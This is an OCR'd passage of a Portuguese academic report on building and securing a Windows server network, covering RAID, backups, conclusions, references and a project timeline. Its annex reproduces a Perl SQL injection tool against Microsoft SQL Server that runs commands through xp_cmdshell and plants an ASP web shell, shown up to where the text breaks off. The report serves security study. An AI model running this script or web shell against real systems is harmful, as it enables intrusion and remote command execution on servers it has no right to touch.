
Esta secção não se irá desenvolvida em grande pormenor, apesar da inúmera informação disponível, e das diversas formas de implementar *failover* usadas na actualidade [49].

Uma das técnicas baseia-se na distribuição de tarefas e/ou capacidade dos discos rígidos onde a informação é guardada, o chamado *RAID* [53] ou *Redundant Array of Inexpensive Disks*. Existem vários tipos de RAID, sendo os mais conhecidos, o RAID0, RAID1, indo os mais comuns até ao RAID6, sendo que à medida que o valor númerico vai aumentando, maior é o número de discos rígidos com implementação de tolerância a falhas. No caso do RAID 6, mesmo que falhem dois discos rígidos em cinco, o sistema continuará operacional.

Raid 1 → mirroring

Raid 5 → failover load balancing

Tabela 3 – Esquemas de armazenamendo de dados por RAID



- **Software RAID**

A variante RAID utilizada neste projecto foi o RAID por *software*. Apesar de não ser tão eficiente como o RAID por *hardware*, permitiu porém, alcançar maior desempenho e gestão de capacidade lógica do que sem qualquer utilização deste tipo de ferramentas. Devidamente configurado, o RAID por *software* traz substanciais benefícios no desempenho do sistema [54].

4.4.8 Cópias de segurança

No panorama actual podem-se encontrar vários tipos de cópias de segurança, sendo usadas também variadas regras de agendamento, armazenamento, e transporte.

No limite, uma organização pode guardar diariamente toda a informação em *tapes*, várias vezes por dia, e enviá-la para locais geograficamente distantes. Hoje em dia começam também a surgir soluções de "*backup-as-a-service*" [56] [57].

Os tipos de *backups* podem ser [55]:

- Não estruturais (cópia minimalista para média gravável)
- Completos e Incrementais
- Diferenciais (informação adicionada ou alterada)

Neste projecto alguns servidores foram configurados agendar cópias de segurança incrementais diariamente.




Figura 70 – Cópias de segurança do Windows 2008 Server

5 Conclusões

Quando falamos em segurança, informática ou não, não há certezas nem pozinhos mágicos. Há sim, regras e experiência de outros a ter em conta para construir um sistema solidificado e protegido dos males comuns. Depois disto, cada caso é um caso e a segurança pode ser optimizada apenas em conformidade com a organização. Se a segurança é o bem maior, talvez seja necessário optar por uma política de negação por omissão. Se a informação que circula para o exterior é meramente informativa e deslocada da rede interna da organização, o melhor poderá ser permitir por omissão para obter uma maior experiência e comodidade aos clientes, bloqueando posteriormente o acesso a serviços específicos.

Na primeira página do seu livro “The Art of Deception” [40], Kevin Mitnick diz que uma organização pode adquirir as melhores tecnologias de segurança que o dinheiro pode comprar, instruir o pessoal a fechar tudo a “sete chaves” antes de sair do trabalho, contratar empresas de segurança para assegurar o edifício, seguir as boas práticas recomendadas por peritos, instalar todas as actualizações de segurança e configurar optimamente o sistema, e ainda assim, estarão completamente vulneráveis. Uma das principais razões para isto acontecer é o “factor humano”. Uma grande percentagem dos utilizadores fornece livremente o seu acesso ao sistema quando abordado para tal.

Com este trabalho foi possível demonstrar as vulnerabilidades de um sistema em que será tanto mais inseguro quanto o número de serviços que disponibiliza para o exterior. Desde o acesso físico ao meio por pessoas estranhas à organização ou não, passando pelos desastres naturais, e até ao ataque digital, são inúmeras as ameaças que as organizações estão afectas ao ligar-se ao mundo tecnológico. Demonstradas as limitações das redes cabeladas e sem fios, dos sistemas operativos sem actualizações e sem aplicativos de segurança adicional, dos sistemas sem estrutura e sem políticas de gestão de bens e pessoas, ficou latente a grande necessidade de protecção, manutenção e evolução dos sistemas de forma a manterem graus de segurança adequados.

Além do tema da segurança em si, foi caracterizado todo o processo de desenvolvimento de um sistema com diversos serviços interligados de forma a criar alguma independência de organizações externas para gestão de informação, dados e serviços, e, consequentemente, diminuir os custos e aumentar o controlo sobre a informação.

Foram implementados diversos sistemas paralelos como o servidor de correio electrónico (Exchange), servidor de gestão de conteúdos (SharePoint), servidor de *firewall* (ISA), anti-vírus e anti-spyware (Forefront), e servidor Web. Posteriormente, foi executado todo um trabalho de gestão, interligação e optimização de todos estes sistemas de forma a obter um sistema único, estável, funcional e seguro.

Foram também encontradas inúmeras dificuldades, principalmente ao nível do funcionamento do servidor de *firewall*, o Internet Security and Acceleration 2006. Problemas como a aplicação de regras sem efeito, o bloqueio constante de portas com permissão e outros problemas de configuração, levaram por várias vezes a que se pensasse em soluções diferentes para implementar este serviço. Deram-se também outras dificuldades relacionadas com o *hardware* disponível, desde memória das máquinas, capacidade de processamento, limitações do *switch*. Estas últimas geraram diversas perdas de um tempo já de si curto e alguma demora no diagnóstico de problemas.

Em resumo, foi feito um estudo intensivo da actualidade, em termos de sistemas de rede e segurança informática, de forma a "fabricar" este sistema e justificar todas as opções tomadas, seja ao nível estrutural, seja ao nível das aplicações usadas.

Com tudo isto espera-se conseguir demonstrar as potencialidades de um sistema deste género, coadjuvadas com as próprias limitações do mesmo, visto que não sendo possível encontrar uma solução perfeita para um sistema genérico, será porém possível apresentar uma solução plausível para um sistema determinado.

5.1 Resumo do relatório

O capítulo inicial deste relatório evidencia as necessidades por traz do projecto e as ideias principais para as atingir.

Já no capítulo 2 são indicadas algumas tecnologias que se pretendem usar e é descrito o protótipo do diagrama do sistema que se pretende construir.

No capítulo 3 é efectuado o Estado da Arte, no qual são enumeradas diversas aplicações comummente usadas na área das redes, sendo umas direccionadas para a protecção efectiva do sistema, enquanto outras visam atacar essa mesma protecção, tornando-se meios perfeitos para testar fiávelmente o grau de segurança a atingir.

Um dos capítulos mais importantes e onde está todo o "sumo" deste projecto é o capítulo 4. Aqui é demonstrado todo o processo de constução e instalação do sistema, mostrados os passos utilizados, as opções tomadas e as referências tidas em conta para chegar a um ponto de equilíbrio entre a falta de segurança e o excesso de zelo.

Finalmente, o capítulo 5 descreve as conclusões retiradas de todo este projecto, as ideias que ficam, as dificuldades passadas, os pontos de maior interesse e ainda as perspectivas de evolução futura.

5.2 Objectivos realizados

Como foi estipulado no capítulo introdutório, pretendia-se elaborar com sucesso um sistema global, independente e multi-facetado, que proporcione a todos os intervenientes de uma organização genérica e coexistir de uma forma segura e integrada.

Após a finalização deste projecto foi possível mostrar as potencialidades dos sistemas actuais na gestão de aplicações e pessoas através de gestores de conteúdos como o Microsoft SharePoint e de funcionalidades fundamentais na informática actual, como serviços de correio electrónico, servidores de ficheiros e websites, e documentação partilhada e hierarquizada.

Foi comprovada a falta de segurança inicial dos sistemas, a nível de aplicações e práticas humanas, tendo sido dada uma elevada quota-parte do tempo dispendido

neste projecto a esta área em particular, pela sua relevância na actualidade, pela constante mutação de meios e técnicas e acima de tudo por ser uma área que requere uma aprendizagem constante.

Foram também estudados e aplicados meios de optimização da segurança, removendo vulnerabilidades e aplicando configurações consistentes, ora através de aplicações adicionais, ora através da estipulação de técnicas téoricas e sociais.

5.3 Limitações & trabalho futuro

Uma das limitações deste projecto é a utilização de *software* recente. A capacidade de processamento das máquinas disponíveis e a falta de uma versão do Exchange 2007 de 32 bits levou a uma orientação para versões anteriores para aplicações de servidor.

No início deste projecto, umas das ideias para o projecto era implementar meios de replicação da informação, com vista a falhas de software e hardware. Implementando sistemas de tolerância a falhas e redundância seria de facto uma mais-valia para este projecto, mas devido à sua já elevada carga, ficou pela ideia e não passou para a prática, mas seria sem dúvida um módulo adicional aliciante.

5.4 Apreciação final

Este trabalho surgiu em grande parte pelo interesse numa área tão vasta e tão mutável como é a segurança informática. O retorno final foi sem dúvida enorme, tendo sido obtidas aptidões para uma correcta instalação, configuração e optimização de serviços interoperáveis. Todo o trabalho efectuado, desde a montagem das máquinas, passando pela interligação de cabos e servidores, e até à instalação de software e aos inúmeros testes efectuados, permitiram que se ficasse com uma percepção muito maior das arquitecturas de redes do mundo actual e das ameaças que este sofre.

Uma das características interessantes deste projecto foi “segurar através da imposição de insegurança”, isto é, estudar o meio *hacker*, os utilizadores internos e externos mal-

intencionados e quais as ameaças que representam, bem como os meios e técnicas que utilizam.

Terminado este projecto, ficou sublinhada uma ideia: nada está seguro. De facto, há medida que as tecnologias evoluem, e com a informação rápida e facilmente acessível na Internet, os sistemas estão cada mais afectos a ataques de segurança e os possíveis atacantes aumentam exponencialmente. Qualquer aplicação que afecte minimanente o desempenho de um sistema está disponível livre e gratuitamente, e ao alcance de qualquer um. Ao que parece, é quase impensável julgar que se tem um sistema "à prova" de intrusos, sendo que a tendência é antes, tentar antecipar as acções dos possíveis intrusos e ajustar o sistema em conformidade, tendo em conta o trabalho diário da actualização sobre os três W's da informação: *What*, *When* e *Where*. De facto, se se souber que informação circula numa organização num dado momento, e num determinado local, é bem possível que se consiga evitar ou mesmo antecipar tentativas de usurpação dessa mesma informação.

Na óptima do administrador de sistemas existem algumas máximas que parecem ser imutáveis com o tempo: actualização de acordo com a evolução tecnológica (evitar a resistência à mudança); prever ataques externos assim como internos através do estudo do tráfego na rede; proclamar a instrução, formação e hierarquização dos indivíduos da organização de forma a evitar práticas menos boas, recursos a engenharia social, e de forma a reduzir o perímetro de afectação em caso de falha, bem como imputar regras de não repúdio e confidencialidade da informação.

Em resumo, cada organização deverá definir as suas próprias regras na protecção da informação, usando uma relação custo/benefício que se adeqúe ao grau de confidencialidade da informação, e ao valor disponível para investir na sua segurança.

Referências

LEIC-FEUP, Guia de Elaboração de Relatórios LEIC. Texto académico.

DEI-ISEP (2002), Normas de elaboração de relatório de estágio. Normas de avaliação

Costa, António (2002) A (In)Segurança Informática, Departamento de Informática, Instituto Superior de Engenharia do Porto.

Costa, António (2002) Segurança Informática de Redes e de Sistemas: Problemas e Soluções, Departamento de Informática, Instituto Superior de Engenharia do Porto.

Veiga, Pedro (2006) Segurança Informática, Faculdade de Ciências da Universidade do Porto e FCCN.

Sousa, Paulo (2002) Pequeno Guia de Elaboração de Relatórios, Unidade de Ensino. Instituto Superior de Engenharia do Porto.

[1] "DNS Best Practices, Network Protections, and Attack Identification", Cisco,

http://www.cisco.com/web/about/security/intelligence/dns-bcp.html

[2] "SharePoint VM W2003 WSS 1.2", Microsoft,

http://go.microsoft.com/?linkid=8989184

[3] "Comparison of open source and closed source", Wikipedia,

http://en.wikipedia.org/wiki/Comparison_of_open_source_and_closed_source

[4] "Windows VS Linux Security", Ed Sawicki,

http://www.biznix.org/articles/winlinsecure.html

[5] "Timeline of Computer Security Hacker History", Wikipédia,

http://en.wikipedia.org/wiki/Timeline_of_computer_security_hacker_history

[6] Microsoft Baseline Security Analyzer,

http://technet.microsoft.com/en-us/security/cc184924.aspx [Último Acesso: 8 Ago 09]

[7] Nmap, http://pt.wikipedia.org/wiki/Nmap [Último Acesso: 8 Ago 09]

[8] Microsoft Security Bulletin,

http://www.microsoft.com/technet/security/current.aspx [Último Acesso: 8 Ago 09]

[9] Common Vulnerabilities and Exporures, http://cve.mitre.org/ [Último Acesso: 8 Ago 09]

[10] Security Focus, http://www.securityfocus.com/ [Último Acesso: 8 Ago 09]

[11] Termo "Hacker" e Tipos de Hacker existentes, Wikipédia,

http://pt.wikipedia.org/wiki/Hacker#White_hat [Último Acesso: 13 Ago 09]

[12] "Top Five Security Issues for Small and Medium-Sized Businesses", Cisco,

http://www.developers.net/ciscoshowcase/view/1162

[13] “Hacker”, Wikipédia, http://pt.wikipedia.org/wiki/Hacker [Último Acesso: 14 Ago 09]

[14] “List of TCP and UDP port numbers”, Wikipédia,

http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

[15] “John the Ripper”, Password *cracker*,

http://en.wikipedia.org/wiki/John_the_Ripper [Último Acesso: 15 Ago 09]

[16] “Georgian blogger accuses russia”, The Guardian

http://www.guardian.co.uk/world/2009/aug/07/georgian-blogger-accuses-russia

[17] “Twitter, Facebook attack targeted one user”, Cnet,

http://news.cnet.com/8301-27080_3-10305200-245.html

[18] “Kevin Mitnick”, Wikipédia,

http://pt.wikipedia.org/wiki/Kevin_Mitnick

[19] “Basic Input Output System (BIOS)”, Wikipédia,

http://en.wikipedia.org/wiki/BIOS

[20] Tipos de ataques (vírus, worms, trojans, dos)

http://www.openxtra.co.uk/articles/network-attacks-types.php

[21] Vírus do autorun.inf (abrir unidade no explorador executa código malicioso)

http://www.us-cert.gov/cas/techalerts/TA09-020A.html

[22] Coversor de unidades informáticas (bit, byte, mega, kilo, giga)

http://www.matisse.net/bitcalc/?input_amount=0%2C7625&input_units=megabytes&notation=legacy

[23] HTTPS, Matt Mahoney, http://www.cs.fit.edu/~mmahoney/cse4232/web

[24] ISA Server, Microsoft,

http://www.microsoft.com/forefront/edgesecurity/isaserver/en/us/default.aspx

[25] Wireshark, http://www.wireshark.org/

[26] BlueSniff, http://www.bluejackingtools.com/unix/bluesniff/

[27] Hide My Mac Address,

http://www.download32.com/hide-my-mac-address-d24297.html

[28] Nmap, http://nmap.org/download.html

[29] John the Ripper, http://www.openwall.com/john/

[30] Nessus, http://www.nessus.org/nessus/

[31] Nagios, http://pt.wikipedia.org/wiki/Nagios

[32] Ntop, http://www.ntop.org/

[33] “Vulnerabilidades no Wi-Fi”, Tiago Costa, Fernando Duarte, Joel Carvalho, Nuno Amorim.

[34] Backtrak, http://www.remote-exploit.org/backtrack.html

[35] Wired, http://www.wired.com/ [Último Acesso: 25 Ago 09]

[36] MSN Messenger Sniffer, http://www.effetech.com/msn-sniffer/

[37] WildPackets, http://www.wildpackets.com/products

[38] Airodump.net, http://download.airodump.net/data/

[39] CVE, "CVE-2001-0333, Directory Transversal Vulnerability",

http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2001-0333

[40] "*The Art of Deception. Controlling the Human Element of Security*", Kevin Mitnick & William L. Simon.
[41] "*A Practical Message Falsification Attack on WPA*", Toshihiro Ohigashi and Masakatu Morii.

[42] CVE, "CVE-2008-8059, SQL Injection",

http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2008-7059

[43] CVE, "CVE-2004-2020, Cross-Site Scripting",

http://cve.mitre.org/cgi-bin/cvename.cgi?name=2004-2020

[44] IIS Resouce Kit, Microsoft Download Page

http://www.microsoft.com/downloads/details.aspx?FamilyID=56fc92ee-a71a-4c73-b628-ade629c89499&displaylang=en

[45] "Setting up SSL with a SelfSSL certificate on Windows Server 2003", VisualWin, http://www.visualwin.com/SelfSSL
[46] SSL/TLS, Wikipédia, http://en.wikipedia.org/wiki/Transport_Layer_Security
[47] Microsoft Forefront, http://www.microsoft.com/forefront/en/us/default.aspx

[48] "Load Balancing", Wikipédia,

http://en.wikipedia.org/wiki/Load_balancing_(computing)
[49] "Fault Tolerance", Wikipédia,
http://en.wikipedia.org/wiki/Fault-tolerance [Último Acesso: 30 Out 09]

[50] "Clusters", Wikipédia,

http://en.wikipedia.org/wiki/Cluster_(computing) [Último Acesso: 30 Out 09]
[51] "Relay Server", http://www.systemwebmail.com/faq/1.4.aspx
[52] "Queixa CGD online",
http://www.malservido.com/index.php3?verqueixa=1&queixaid=2030
[52] "Phishing", Microsoft,
http://www.microsoft.com/portugal/athome/security/email/phishing.mspx
[53] "RAID", Wikipédia, http://en.wikipedia.org/wiki/RAID
[54] "Windows Software RAID Guide", Darrell Brown, 2-2-2004
http://www.techimo.com/articles/index.pl?photo=149
[55] "Backup", Wikipédia,
http://en.wikipedia.org/wiki/Backups#Storage.2C_the_base_of_a_backup_system

[56] "Remote Backup Service", Wikipédia,

http://en.wikipedia.org/wiki/Remote_backup_service

[57] “Online Backup, Data Backup & Remote Backup Solutions from Mozy.com” http://mozy.com/

Outros locais de referência

- Blog de Bruce Schneier

http://www.schneier.com/blog/

- Blog de Fernando Duarte

http://ftduarte.blogspot.com

- Black Security Blog/Website

http://blacksecurity.org/

- Network Security Articles for Windows Server 2003, 2008 & Vista

http://windowsecurity.com/

- Microsoft Security

http://www.microsoft.com/security/

Websites auxiliares

- Acronym Finder

http://www.acronymfinder.com/

- Babelfish Text Translation

http://babelfish.yahoo.com/translate_txt

- Webopedia: Online Computer Dictionary for Computer and Internet Terms and Definitions

http://www.webopedia.com

Anexo 1 Calendarização do projecto

Este projecto deu início em Novembro de 2008.

Após reunião com o orientador, o Eng.º António Costa, foi decidido seguir em frente com esta ideia, sendo o trabalho de composição e definição sido realizado durante o mês de Dezembro de 2008.

A composição do Estado da Arte foi elaborada entre Janeiro 2009 e 15 de Março 2009.

1.1 Reuniões de acompanhamento

As reuniões que ocorreram durante este trabalho foram:

- Novembro 2008
- Aluno, Orientador
- ISEP
- Exposição do problema para avaliação como possível tese

- Dezembro 2008
- Aluno, Orientador
- ISEP
- Estruturação da proposta de tese para aceitação

- Janeiro – Março 2009
- Aluno, Orientador
- ISEP
- Concepção do documento de Estado da Arte

- Abril 2009
- Aluno, Orientador
- ISEP
- Estuturação inicial do documento principal; pequenas remodelações de âmbito

- Maio – Agosto 2009
- Aluno, Orientador
- ISEP
- Montagem do sistema e acompanhamento documental

- Setembro 2009
- Aluno, Orientador
- ISEP
- Últimas modificações e optimização do sistema

Anexo 2 Acesso indevido a serviços

2.1 SQL Injection Script

Este é um script em Pearl para descobrir tabelas em servidores SQL Server da Microsoft.

```
#!/usr/bin/perl
#
print "sqli_discover_tables v0.21 29Jan2009 kaneda 'n phildo, upgraded by redsand.\n";
# Perl Script written to discover tables on a Microsoft SQL server through SQL injection
# Additional support for asp backdoor injection via xp_cmdshell
#
# Todo:
#  * check status codes from HTTP versions
#  * custom error page checking
#  * code cleanup

use LWP::UserAgent;
use HTTP::Cookies;
use Getopt::Std;
use Term::ReadLine;

# Useless at times, but why not...
$| = 1;

my $status = getopts('c:GPbvi:p:a:');
($status == 0 or @ARGV < 1) and die(usage());
if($opt_G && $opt_P) { die(usage()); }
if(!$opt_G && !$opt_P) { die(usage()); }
if(!$opt_i) { die(usage()); }

my $customChar = "7384";
if($opt_C) {
        $customChar = $opt_C;
}

# Define master URL, create LWP object and hash for variables

my %vars, $response, $masterurl, $browser, $cmd, $selectedcolumns;
```

```
$masterurl = @ARGV[0];
# Check for additional variables to add, also ensure we define the variable we're supposed to pillage...

if($opt_a) {
	@tmp = split(",",$opt_a);
	foreach $tmpvar (@tmp) {
		@tmp2 = split("=",$tmpvar);
		$vars{$tmp2[0]} = $tmp2[1];
		print "[+] Adding variable '" . $tmp2[0] . "' with value '" . $tmp2[1] . "'\n";
	}
}

# Subroutines here

sub usage
{
	print "usage: sqlidiscover [-G|-P] [-v] [-b] [-C custom'] [-phostname:port] [-cCookieName:CookieValue] [-avarname1=value1,...,varname2=value2] [-ivarname] URL\n\n";
	print "-G - use GET method\n";
	print "-P - use POST method\n";
	print "-a - additional variables i.e. -aaction=create,cid=12\n";
	print "-b - bypass SQL, OS version and current user check\n";
	print "-i - variable to screw with i.e. -itxtPassword\n";
	print "-v - verbose\n";
	print "-p - use http/https proxy, format hostname:port i.e. -pmyproxy.com:8080\n";
	print "-c - use browser cookie, format name:value i.e. -cASPSESSIONID:LCACPKILKFN\n";
	print "-C - use specified character to trigger sql injection i.e. -C \'))\"\n\n";
	print "URL - http://vuln.host.com/file.asp\n";
	exit;
}

sub interactive_help
{
	print "sqliinjection interactive session help\n\n";
	print "exit / quit - leave sqli\n";
	print "discover databases / discover dbs - discover all databases on system\n";
	print "discover tables - discover all tables on system\n";
	print "discover columns - discover all columns in current table\n";
	print "select db/database [name] - change context to database [name]\n";
	print "select table [name] - change context to table [name]\n";
	print "fetch n,..,x - fetch data from columns n, etc. (i.e. fetch username,password).\n\n";
	print "exec [command] - utilize xp_cmdshell and execute our command\n";
	print "backdoor - utilize xp_chdmshell and create an asp backdoor on the remote host.\n";
	print "\n";
}
```

```
sub sendcustom
{
	my ($url2, $str) = @_;
	my $req = '';

	# Use HTTP GET method
	my $url = $url2 . "?$str";

	$req = HTTP::Request->new(GET => $url);

	my $name=''; my $val = '';
	$req->header(User-Agent => 'Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)');
	$req->header(Accept-Language => 'en-US');
	$req->header(Accept-Charset => 'iso-8859-1,*,utf-8');
	$req->header(Accept-Encoding => 'gzip');

	$response = $browser->request($req);
	die "Failed to get!" unless defined $response;
}


sub sendform
{

	my $req = '';

	if($opt_G) {
		# Use HTTP GET method
		my $url = $masterurl . "?";
		foreach $tmp (keys (%vars)) {
			$url .= "$tmp=" . $vars{$tmp} . "\&";
		}
		$url = substr($url, 0, -1);
		$req = HTTP::Request->new(GET => $url);

		my $name=''; my $val = '';
		if($opt_c) {
		($name, $val) = split(/:/,$opt_c);
		$req->header(Cookie => "$name=$val");
		}
		$req->header(User-Agent => 'Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)');
		$req->header(Accept-Language => 'en-US');
		$req->header(Accept-Charset => 'iso-8859-1,*,utf-8');
		$req->header(Accept-Encoding => 'gzip');
```

```
	} else {
		# Use HTTP POST method
		if($opt_v) {
			print "[D] MASTERURL: $masterurl\n";
			foreach $tmp (keys (%vars)) {
				print "[D] VARS[ $tmp ]: " . $vars{$tmp} . "\n";
			}
		}
		$req = HTTP::Request->new(POST , $url, %vars);
		$req->uri($url);
	my $name=''; my $val = '';
	if($opt_c) {
	($name, $val) = split(/:/,$opt_c);
	$req->header(Cookie => "$name=$val");
	}
	$req->header(User-Agent => 'Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)');
	$req->header(Accept-Language => 'en-US');
	$req->header(Accept-Charset => 'iso-8859-1,*,utf-8');
	$req->header(Accept-Encoding => 'gzip');

	}

	$response = $browser->request($req);
	die "Failed to get!" unless defined $response;
}


#" CREATE TABLE HACKTABLE (data text); BULK INSERT HACKTABLE FROM  '';
sub sql_backdoor
{
	my ($file) = "C:\\Inetpub\\scripts\\bd.asp";

	my $cmd = " ";

	print "\n[*] Blindly creating our ASP backdoor: $file\n";



my $asp_bd =<<EOF;
echo ^<^% > cmdasp.asp
echo Dim oScript, oScriptNet, oFileSys, oFile, szCMD, szTempFile
echo On Error Resume Next
echo Set oScript = Server.CreateObject(^"WSCRIPT.SHELL^")
echo Set oScriptNet = Server.CreateObject(^"WSCRIPT.NETWORK^")
echo Set oFileSys = Server.CreateObject(^"Scripting.FileSystemObject^")
```

```
echo szCMD = Request.Form(^".CMD^")
echo If (szCMD ^<^> ^"^") Then
echo szTempFile = ^"C:\^" & oFileSys.GetTempName()
echo Call oScript.Run(^"cmd.exe /c ^" ^& szCMD ^& ^" ^> ^" ^& szTempFile,0,True)
echo Set oFle = oFileSys.OpenTextFile(szTempFile,1,False,0)
echo End If
echo ^%^>
echo ^<FORM action=^"^<^%= Request.ServerVariables(^"URL^") ^%^>^" method=^"POST^"^>
echo ^<input type=text name=^".CMD^" size=70 value=^"^<^%= szCMD ^%^>^"^>
echo ^<input type=submit value=^"Run^"^>
echo ^</FORM^>
echo ^<PRE^>
echo ^<^%
echo  If (IsObject(oFile)) Then
echo On Error Resume Next
echo Response.Write Server.HTMLEncode(oFile.ReadAll)
echo oFile.Close
echo Call oFileSys.DeleteFile(szTempFile, True)
echo End If
echo ^%^>
echo ^<^/PRE^>
EOF

# setup our cmd post
#
        $cmd = "'copy c:\\winnt\\system32\\cmd.exe c:\\Inetpub\\scripts\\'";
    $vars{$opt_i} = " '%01 EXEC master..xp_cmdshell $cmd -- sp_password ";
    sendform();
    if ($response->content =~ /SQL Server/igm) {
            $vars{$opt_i} = "$customChar %01 EXEC master..xp_cmdshell $cmd -- sp_password ";
            sendform();
            if ($response->content =~ /\[Microsoft\].*SQL Server/i) {

        $cmd = "'copy c:\\windows\\system32\\cmd.exe c:\\Inetpub\\scripts\\'";
    $vars{$opt_i} = " '%01 EXEC master..xp_cmdshell $cmd -- sp_password ";
    sendform();
    if ($response->content =~ /SQL Server/igm) {
        $vars{$opt_i} = "$customChar %01 EXEC master..xp_cmdshell $cmd -- sp_pas
sword ";
        sendform();
        if ($response->content =~ /\[Microsoft\].*SQL Server/i) {
            return 0;
        }
    }
        }
```

```
	}


		my $url = $masterurl;
		$url =~ s/(.*)\.(.*)\/.*/\1\.\2/;

		my $i=0;
		foreach $k (split(/\n+/, $asp_bd)) {

			if($i== 0) {
				$cmd = "$k > $file";
				$i=1;
			} else {
				$cmd = "$k >> $file";
			}

			sendcustom($url . "/scripts/cmd.exe", $cmd);

		}


	$cmd = "'del c:\\Inetpub\\scripts\\cmd.exe'";
	$vars{$opt_i} = " '%01 EXEC master..xp_cmdshell $cmd -- sp_password ";
	sendform();
	if ($response->content =~ /SQL Server/igm) {
		$vars{$opt_i} = "$customChar %01 EXEC master..xp_cmdshell $cmd -- sp_password ";
		sendform();
		if ($response->content =~ /\[Microsoft\].*SQL Server/i) {
			return 0;
		}
		}

		print "[*] Our backdoor should be located on the database at $url/scripts/bd.asp\n";

}

sub sql_xp_cmdshell
{
		my ($cmd) = @_;

		print "\n[*] Blindly executing: $cmd\n";
		$vars{$opt_i} = " ' %01 EXEC master..xp_cmdshell '$cmd' -- sp_password ";
		sendform();
		if ($response->content =~ /Syntax error converting the (.*) value \'(.*)\' to a column of data type/) {
		} else {
```

```
		$vars{$opt_i} = "$customChar %01 EXEC master..xp_cmdshell '$cmd' -- sp_password ";
		sendform();
		if ($response->content =~ /SQL Server/) {
			print "[!] Unable to execute sequence: $cmd\n\n";
		}
		}

}

sub sql_enum_db
{
		print "\n[*] Enumerating databases\n";

		# Initial SQL query
		$vars{$opt_i} = "' or 1 in (select min(name) from master.dbo.sysdatabases where name > '.')-- sp_password";
		sendform();
		if ($response->content =~ /Syntax error converting the (.*) value \'(.*)\' to a column of data type/) {
